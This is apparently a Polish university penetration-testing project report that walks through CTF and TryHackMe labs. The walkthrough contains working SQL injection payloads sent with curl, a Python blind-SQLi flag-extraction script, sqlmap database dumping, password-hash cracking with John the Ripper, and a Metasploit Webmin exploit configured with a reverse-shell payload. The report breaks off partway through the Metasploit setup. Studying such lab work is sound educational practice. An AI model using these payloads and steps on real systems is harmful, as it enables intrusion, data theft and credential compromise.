

PCYB 23Z Projekt - Faza I: RED

Politechnika Warszawska, Wydział Elektroniki i Technik Informacyjnych



27 marca 2024

Spis treści

1. Tematyka i zakres projektu	2
2. Systemy, narzędzia, frameworki	2
2.1. Kali Linux	2
2.2. Nmap	2
2.3. Burp	2
2.4. Metasploit	3
2.5. SQLMap	3
2.6. Hashcat	3
2.7. John the Ripper	3
2.8. Nessus	3
3. SQL Injection	4
3.1. SQool system	5
3.2. SQool data	6
3.3. SQool safe	8
4. Testy penetracyjne aplikacji webowych	10
4.1. Game Zone	10
4.1.1. Skanowanie	10
4.1.2. Badanie podatności	11
4.1.3. Łamanie hasła	13
4.1.4. Odkrywanie usług	13
4.1.5. Eskalacja uprawnień	15
4.1.6. Podsumowanie	16
4.2. OWASP Juice Shop	17
4.2.1. SQL Injection	17
4.2.2. Pozyskanie hasła administratora	18
4.2.3. OSINT	19
4.2.4. Sensitive Data Exposure	20
4.2.5. Panel administratorski	22
4.2.6. Cross-Site Scripting	22
4.2.7. Wnioski	23
4.3. Wnioski ogólne	23

1. Tematyka i zakres projektu

Tematem projektu są **testy penetracyjne aplikacji webowych**.

Ogólny zakres projektu:

1. Zapoznanie się z narzędziami i technikami powszechnie wykorzystywanymi podczas przeprowadzania testów penetracyjnych **aplikacji www**.
2. Przeprowadzenie symulacji ataków na wybranych systemach z wykorzystaniem poznanych wcześniej narzędzi oraz technik.
3. Sporządzenie dokumentacji z przeprowadzonych ataków, wyciągnięcie wniosków.

W celu osiągnięcia powyższych założeń zdecydowaliśmy się wykorzystać zadania **CTF** udostępnione przez wydziałowe koło o tematyce cyberbezpieczeństwa **KN Cyber**. Zadania te pomogą nam poznać i zgłębić zagadnienie podatności **SQL Injection** oraz jej praktyczną exploitację. Ponadto skorzystamy z gotowych maszyn ze strony **TryHackMe** by zapoznać się z całym procesem przeprowadzania pentestów (skanowanie/enumeracja/eskalacja uprawnień itd.).

2. Systemy, narzędzia, frameworki

W pierwszej kolejności postanowiliśmy zaznajomić się ze standardami branżowymi dotyczącymi wykorzystywanych narzędzi.

2.1. Kali Linux

Kali Linux to specjalistyczna dystrybucja systemu operacyjnego oparta na Debianie, stworzona głównie do celów testowania penetracyjnego i bezpieczeństwa informatycznego. Zawiera szereg narzędzi służących do analizy bezpieczeństwa sieci, testów penetracyjnych i odzyskiwania danych.



2.2. Nmap

Nmap (Network Mapper) to narzędzie do skanowania sieci komputerowej, umożliwiające identyfikację urządzeń, otwartych portów oraz zbieranie informacji o konfiguracji sieci. Jest powszechnie używane w celach testów bezpieczeństwa i diagnostyki sieciowej.



2.3. Burp

Burp Suite to zaawansowany zestaw narzędzi do testów penetracyjnych aplikacji internetowych, umożliwiający analizę bezpieczeństwa oraz identyfikację potencjalnych luk w zabezpieczeniach. Zawiera funkcje takie jak przechwytywanie i modyfikowanie ruchu sieciowego, skanowanie podatności webowych oraz automatyzację testów bezpieczeństwa aplikacji.




2.4. Metasploit

Metasploit to framework open-source do testów penetracyjnych, umożliwiający opracowanie, testowanie i wdrażanie różnorodnych ataków na systemy komputerowe. Zawiera szeroką gamę narzędzi i exploitów.



2.5. SQLMap

SQLmap to narzędzie do testów penetracyjnych specjalizujące się w automatycznym wykrywaniu i wykorzystywaniu podatności związanych z SQL injection w bazach danych.



2.6. Hashcat

Hashcat to narzędzie służące do łamania haseł poprzez ataki typu "brute-force" lub ataki słownikowe na zahaszowane dane. Jest używane do testowania siły haseł poprzez dekodowanie lub odwracanie funkcji skrótu, takich jak MD5 czy SHA-256.



2.7. John the Ripper

John the Ripper to popularne narzędzie do łamania haseł, używane do ataków typu "brute-force" i ataków słownikowych na zahaszowane dane.



2.8. Nessus


Nessus to zaawansowane narzędzie do skanowania podatności w sieciach komputerowych, umożliwiające identyfikację i analizę potencjalnych luk w zabezpieczeniach. Jest szeroko stosowane w testach penetracyjnych oraz ocenie bezpieczeństwa systemów, oferując zautomatyzowane skanowanie i raportowanie podatności.



3. SQL Injection

SQL Injection to podatność polegająca na nieprawidłowym lub niebezpiecznym wstrzykiwaniu danych wejściowych do zapytań SQL wykonywanych przez aplikację. Jest to technika ataku, w której atakujący wykorzystuje niedostateczną lub błędną walidację danych wejściowych, co pozwala mu na manipulację strukturą zapytań SQL.

Poniższe statystyki prezentują dystrybucję krytycznych podatności webowych na rok 2022. Jak widać udział **SQL Injection** jest naprawdę znaczący, co nakłoniło nas do bliższego zapoznania się z tym typem podatności.



Rys. 1: <https://www.statista.com/statistics/806081/worldwide-application-vulnerability-taxonomy/>

W tej części przedstawimy rozwiązania kilku zadań **CTF** opierających się na exploatacji tej właśnie podatności.

web			
01. Bezpieczny gimnazjalista ✓ 1	02. FOG Files ✓ 1	03. JS Checker ✓ 1	04. Admin Janusz ✓ 1
05. GitCat ✓ 1	06. Janusz wraca do korzeni ✓ 1	07. Strona Janusza z zabezpieczeniem ✓ 1	08. 2021 Powrót do przyszłości ✓ 1
09. Wydziałowy konkurs ✓ 1	10. Wydziałowy konkurs security ✓ 1	11. SQool system ✓ 1	12. SQool data ✓ 1
13. SQool safe ✓ 1	14. SQool cookies ✓ 1	15. Ewaluator wyrażen nierówności ✓ 1	16. No(t) Signal ✓ 1
17. Account generator ✓ 1	18. e^2dziennik ✓ 1	19. e^3dziennik ✓ 1	20. e^4dziennik ✓ 1

Link: <https://ctfd.kncyber.pl>

3.1. SQool system

Jest to pierwsze z zadań poświęconych iniekcji SQL, naszym oczom ukazuje się strona logowania do dziennika elektronicznego.

e-Dziennik

Imię:

Hasło:

e-Dziennik

Imię:

Hasło:

Sposób rozwiązania jest dość prosty i wynika bezpośrednio z tego jak tworzone jest zapytanie do bazy danych:

```
SELECT * FROM users WHERE user='nazwa użytkownika' AND password='hasło'
```



```
SELECT * FROM users WHERE user='Robert' AND password='' OR '1'='1' --
```

-- najpierw wykona się 'AND' potem 'OR', '1'='1' to stwierdzenie zawsze prawdziwe

e-Dziennik

Witaj, Robert!

QUACK{sch00l_injection}

3.2. SQool data

Zadanie to bazuje na tym samym systemie, na którym oparte było poprzednie ćwiczenie, jednakże tym razem celem jest wydobyć dane z bazy.

```
(kris@kris)-[~]
$ curl -X POST --data "name=Robert&pass=a' OR 1=1 -- " http://tasks.ctfd.kncyber.pl:7011/
<!doctype html>
<html>
  <head>
    <title>e-Dziennik</title>
    <meta charset="utf-8">
  </head>
  <body>
    <h1>e-Dziennik</h1>
    Witaj, <b>Robert!</b><br><h3><i>QUACK{sch00l_injection}</i></h3>
</html>
```

By pozyskać informacje z bazy danych postanowiliśmy posilkować się ściągawką dotyczącą *information_schema* znalezioną w internecie:

Retrieve database version:

```
1 UNION ALL SELECT NULL,version()--
```

Retrieve database names:

```
1 UNION ALL SELECT NULL,concat(schema_name) FROM information_schema.schemata--
```

Retrieve table names:

```
1 UNION ALL SELECT NULL,concat(TABLE_NAME) FROM information_schema.TABLES WHERE table_sc
```

Retrieve column names:

```
1 UNION ALL SELECT NULL,concat(column_name) FROM information_schema.COLUMNS WHERE TABLE_
```

Retrieve data:

```
1 UNION ALL SELECT NULL,concat(0x28,column1,0x3a,column2,0x29) FROM table1--
```

Retrieve data from another database:

```
1 UNION ALL SELECT NULL,concat(0x28,column1,0x3a,column2,0x29) FROM database2.table1--
```

Information schema to zestaw tabel metadanych bazy danych, które dostarczają informacji o samej bazie danych, tabele te są częścią standardu SQL i są przeznaczone do wyszukiwania informacji o obiektach bazy danych, takich jak tabele, kolumny, indeksy itd.

```
(kris@kris)-[~]
$ curl -X POST --data "name=Robert&pass=' UNION SELECT version() -- " http://tasks.ctfd.kncyber.pl:7011/
<!doctype html>
<html>
  <head>
    <title>e-Dziennik</title>
    <meta charset="utf-8">
  </head>
  <body>
    <h1>e-Dziennik</h1>
    Witaj, <b>8.0.21!</b><br><h3><i>QUACK{sch00l_injection}</i></h3>
</html>
```

Udało nam się zdobyć numer wersji używanej bazy danych.

```
(kris@kris)-[~]
$ curl -X POST --data "name=Robert&pass=' UNION ALL SELECT schema_name FROM information_schema.schemata LIMIT 1 OFFSET 1 -- " http://tasks.ctfd.kncyber.pl:7011/
<!doctype html>
<html>
  <head>
    <title>e-Dziennik</title>
    <meta charset="utf-8">
  </head>
  <body>
    <h1>e-Dziennik</h1>
    Witaj, <b>edziennik!</b><br><h3><i>QUACK{sch00l_injection}</i></h3>
</html>
```

Następnie pozyskaliśmy nazwę bazy.

```
(kris@kris)-[~]
$ curl -X POST --data "name=Robert&pass=' UNION ALL SELECT TABLE_NAME FROM information_schema.TABLES WHERE table_schema='edziennik' -- " http://tasks.ctfd.kncyber.pl:7011/
<!doctype html>
<html>
  <head>
    <title>e-Dziennik</title>
    <meta charset="utf-8">
  </head>
  <body>
    <h1>e-Dziennik</h1>
    Witaj, <b>users!</b><br><h3><i>QUACK{sch00l_injection}</i></h3>
</html>
```

Kolejnym krokiem było 'wyciągnięcie' nazwy tabeli.

```
(kris@kris)-[~]
$ curl -X POST --data "name=Robert&pass=' UNION SELECT COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_NAME='users' LIMIT 1 OFFSET 0 -- " http://tasks.ctfd.kncyber.pl:7011/
<!doctype html>
<html>
  <head>
    <title>e-Dziennik</title>
    <meta charset="utf-8">
  </head>
  <body>
    <h1>e-Dziennik</h1>
    Witaj, <b>id!</b><br><h3><i>QUACK{sch00l_injection}</i></h3>
  </body>
</html>
```

Rozpoczęliśmy enumerację kolumn z tabeli **users**.

```
(kris@kris)-[~]
$ curl -X POST --data "name=Robert&pass=' UNION SELECT COLUMN_NAME FROM information_schema.COLUMNS WHERE TAB
LE_NAME='users' LIMIT 1 OFFSET 3 -- " http://tasks.ctfd.kncyber.pl:7011/
<!doctype html>
<html>
  <head>
    <title>e-Dziennik</title>
    <meta charset="utf-8">
  </head>
  <body>
    <h1>e-Dziennik</h1>
    Witaj, <b>flag!</b><br><h3><i>QUACK{sch00l_injection}</i></h3>
</html>
```

Naszą uwagę przykuła kolumna **flag**. Spróbowaliśmy pozyskać zawarte w niej dane!

```
(kris@kris)-[~]
$ curl -X POST --data "name=Robert&pass=' UNION SELECT flag from users -- " http://tasks.ctfd.kncyber.pl:701
1/
<!doctype html>
<html>
  <head>
    <title>e-Dziennik</title>
    <meta charset="utf-8">
  </head>
  <body>
    <h1>e-Dziennik</h1>
    Witaj, <b>QUACK{Y0u_c@n_s33_th3_d@t@b@se!}</b><br><h3><i>QUACK{sch00l_injection}</i></h3>
  </body>
</html>
```

Naszym oczom ukazała się flaga!

3.3. SQool safe

e-Dziennik

Imię:

Hasło:

Zaloguj się

e-Dziennik

Witaj, użytkowniku!

e-Dziennik

Imię:

Hasło:

Zaloguj się

e-Dziennik

Błąd logowania

Jak widać, przy poprawnej wartości otrzymujemy komunikat: "Witaj, użytkowniku!", natomiast dla niepoprawnej - "Błąd logowania". Nie widzimy bezpośrednio wyniku naszego zapytania SQL, wniosek - **Blind SQL Injection**.

e-Dziennik

Imię:

Hasło:

e-Dziennik

Witaj, użytkowniku!

Po znaku "%" możemy wpisywać kolejne znaki, stopniowo odkrywając hasło dla użytkownika "Robert" metodą prób i błędów.

Zmieniając parametr 'pass' na 'flag' możemy odkryć flagę znak po znaku (wiemy o jej istnieniu z poprzedniego ćwiczenia). Jest to jednak długa i żmudna metoda. Postanowiliśmy napisać krótki skrypt w języku **python**, który zautomatyzuje i usprawni cały proces:

```
GNU nano 7.2                                program.py
#!/usr/bin/python3

import requests
from string import printable
import sys

url = "http://tasks.ctfd.kncyber.pl:7013/"

def program():
    name = "Robert"
    flag = ""

    while True:
        for ch in printable.replace('%', '').replace('_', '') + '_':
            new_flag = flag + ch
            input = f'\'' OR flag LIKE BINARY "{new_flag}%" -- '
            resp = requests.post(url, data = {'name': name, 'pass': input})

            if "Witaj, użytkowniku!" in resp.text:
                flag = new_flag
                break

        sys.stdout.write(f'\r{flag}')

if __name__ == '__main__':
    program()
```

```
(kris@kris)-[~]
$ ./program.py
QUACK{Bl!nd_att@cks_are_fun}
```

Sukces!

To ćwiczenie pokazało nam czym jest **Blind SQL Injection**, a także uświadomiło potencjał automatyzacji procesów w czasie testowania podatności aplikacji.

4. Testy penetracyjne aplikacji webowych

W tej części projektu zagłębiliśmy się w metodologię towarzyszącą testom penetracyjnym. W tym celu zdecydowaliśmy się 'zagrać' w CTF'y dostępne na stronie **TryHackMe**.

4.1. Game Zone

Pierwszym pokojem, który rozwiązaliśmy był pokój **Game Zone**(<https://tryhackme.com/room/gamezone>).

4.1.1. Skanowanie

Pierwszym krokiem było wykonanie rozpoznania - w tym przypadku proste skanowanie z wykorzystaniem narzędzia **Nmap**. Wykorzystane przez nas polecenie to:


```
nmap -Pn -A -v 10.10.81.161
```

Flagi

1. **-Pn** : Mówi Nmap'owi, aby pominął test ping i po prostu przeskanował każdy podany host docelowy.
2. **-A**: Włączenie detekcji OS i wersji usług
3. **-v**: zwiększa poziom *verbosity*, czyli dostajemy więcej informacji

```
Nmap scan report for 10.10.81.161
Host is up (0.072s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:ea:89:f1:d4:a7:dc:a5:50:f7:6d:89:c3:af:0b:03 (RSA)
|   256 b3:7d:72:46:1e:d3:41:b6:6a:91:15:16:c9:4a:a5:fa (ECDSA)
|_  256 53:67:09:dc:ff:fb:3a:3e:fb:fe:cf:d8:6d:41:27:ab (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_ http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Game Zone
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Jak widzimy otwarte są porty **22** (SSH) oraz **80** (http). Weszliśmy zatem na stronę aplikacji hostowanej przez tę maszynę. Ukazała się nam poniższa strona:




4.1.2. Badanie podatności

W pierwszej kolejności przetestowaliśmy jej podatność na atak typu **SQL Injection**, za pomocą zestawu:

username: admin
password: ' OR 1=1 –


Nie udało nam się uwierzytelnić, co (jak później się okazało) wynikało z braku użytkownika o loginie "admin". W kolejnej próbie w polu przeznaczonym na login umieściliśmy tekst ' OR 1=1 –, a pole hasła pozostawiliśmy puste.



Uzyskaliśmy dostęp do subfolderu **/portal**. W tym miejscu autor pokoju zaproponował skorzystanie z narzędzia **SQLMap**. Może ono przyjąć na wejściu 'request' jako parametr. By takowy pozyskać, wykorzystaliśmy narzędzie **Burp suite** i wtyczkę **Foxy Proxy**. Po wstępnej konfiguracji i włączenia nasłuchu, w polu "Search for a game review" wpisaliśmy frazę 'test', po czym użyliśmy przycisku "Search".

	Pretty	Raw	Hex
1	POST /portal.php HTTP/1.1		
2	Host: 10.10.81.161		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate, br		
7	Content-Type: application/x-www-form-urlencoded		
8	Content-Length: 15		
9	Origin: http://10.10.81.161		
10	Connection: close		
11	Referer: http://10.10.81.161/portal.php		
12	Cookie: PHPSESSID=c48fs2k6d0ino8j5c077b4e036		
13	Upgrade-Insecure-Requests: 1		
14			
15	searchitem=test		

W programie **Burp** pojawił się następujący "POST", którego zapisaliśmy do pliku "request.txt".



Uruchomiliśmy **SQLMap'a** z następującymi parametrami:

- r : ładowanie żądania HTTP z pliku
- dbms : informuje SQLMap'a, jakiego typu jest to system zarządzania bazą danych
- dump: próbuje 'wyprowadzić' całą bazę danych

```

Database: db
Table: users
[1 entry]
+-----+-----+
| pwd | username |
+-----+-----+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47 |
+-----+-----+

```

Po chwili uzyskaliśmy następujący rezultat: jedną z tabel jest tabela **users** zawierająca dane logowania użytkowników. W przeciwieństwie do loginu, hasło nie jest jawne - jest zahashowane.

4.1.3. Łamanie hasła

[illegible]

Po szybkiej analizie okazało się, że algorytmem szyfrującym jest **SHA-256**. W tym miejscu można by skorzystać z narzędzia **hashcat**, jednakże twórca zaproponował wykorzystanie **John the Ripper**. stworzyliśmy plik **"hash"**, w którym zamieściliśmy zdobyty hash hasła. Wykorzystaliśmy listę hasel **'rockyou.txt'**, która domyślnie umieszczona jest w systemie Kali Linux, zawiera ona ponad 14 milionów list hasel, które wyciekły w wyniku 'breacha' danych.

```
(kris@kris)-[~/Downloads]
$ sudo john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=8
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124 (?)
1g 0:00:00:00 DONE (2023-11-26 15:20) 2.941g/s 8866Kp/s 8866Kc/s 8866KC/s vimivi..tyler913
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```


Dopasowane hasło to **videogamer124**.

4.1.4. Odkrywanie usług

```
agent47@gamezone:~$ ss -tulpn
```

Netid	State	Recv-Q	Send-Q	Local Address:Port
udp	UNCONN	0	0	*:68
udp	UNCONN	0	0	*:10000
tcp	LISTEN	0	80	127.0.0.1:3306
tcp	LISTEN	0	128	*:10000
tcp	LISTEN	0	128	*:22
tcp	LISTEN	0	128	:::80
tcp	LISTEN	0	128	:::22

Skorzystaliśmy z narzędzia **ss**, by okryć funkcjonujące gniazda sieciowe. Jak widać, usługa działająca na porcie 10000 jest zablokowana przez zaporę ogniową. Możeby to obejść stosując **tunel SSH**.



Rys. 2: schemat ze strony THM


Po wywołaniu poniższego polecenia, wyszukaliśmy w przeglądarce "localhost:10000".

```
(kris@kris)-[~/Downloads]
$ ssh -L 10000:localhost:10000 agent47@10.10.81.161
agent47@10.10.81.161's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage


109 packages can be updated.
68 updates are security updates.

Last login: Sun Nov 26 08:23:05 2023 from 10.9.148.147
```



Zalogowaliśmy się z pomocą uprzednio zdobytych informacji.

Login: agent47
File Manager
Search:
[System Information](#)
[Logout](#)



System hostname gamezone (127.0.1.1)

Operating system Ubuntu Linux 16.04.6

Webmin version 1.580

Time on system Sun Nov 26 08:33:48 2023

Kernel and CPU Linux 4.4.0-159-generic on x86_64

Processor information Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 1 cores

System uptime 1 hours, 29 minutes

Running processes 125

CPU load averages 0.00 (1 min) 0.00 (5 mins) 0.00 (15 mins)

CPU usage 0% user, 0% kernel, 0% IO, 100% idle

Real memory 1.95 GB total, 299.69 MB used

Virtual memory 975 MB total, 0 bytes used

Local disk space 8.78 GB total, 2.82 GB used

Package updates All installed packages are up to date

4.1.5. Eskalacja uprawnień

Znając system, postanowiliśmy poszukać dostępnych exploitów, korzystając z narzędzia **Metasploit**.

```

msf6 > use /cmd/unix/reverse
msf6 payload(cmd/unix/reverse) > show oip
[-] Invalid parameter "oip", use "show -h" for more information
msf6 payload(cmd/unix/reverse) >
msf6 payload(cmd/unix/reverse) > show options

Module options (payload/cmd/unix/reverse):
Name      Current Setting  Required  Description
-----
LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

View the full module info with the info, or info -d command.

msf6 payload(cmd/unix/reverse) > set LHOST tun0
LHOST => 10.9.148.147
msf6 payload(cmd/unix/reverse) > use unix/webapp/webmin_show CGI_exec

```

```

msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set lhost tun0
lhost => tun0
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set rhost localhost
rhost => localhost
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > show options
Module options (exploit/unix/webapp/webmin_show_cgi_exec):



| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD | videogamer124   | yes      | Webmin Password                                                                                        |
| Proxies  |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS   | localhost       | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 10000           | yes      | The target port (TCP)                                                                                  |
| SSL      | false           | yes      | Use SSL                                                                                                |
| USERNAME | agent47         | yes      | Webmin Username                                                                                        |
| VHOST    |                 | no       | HTTP server virtual host                                                                               |



Payload options (cmd/unix/reverse):



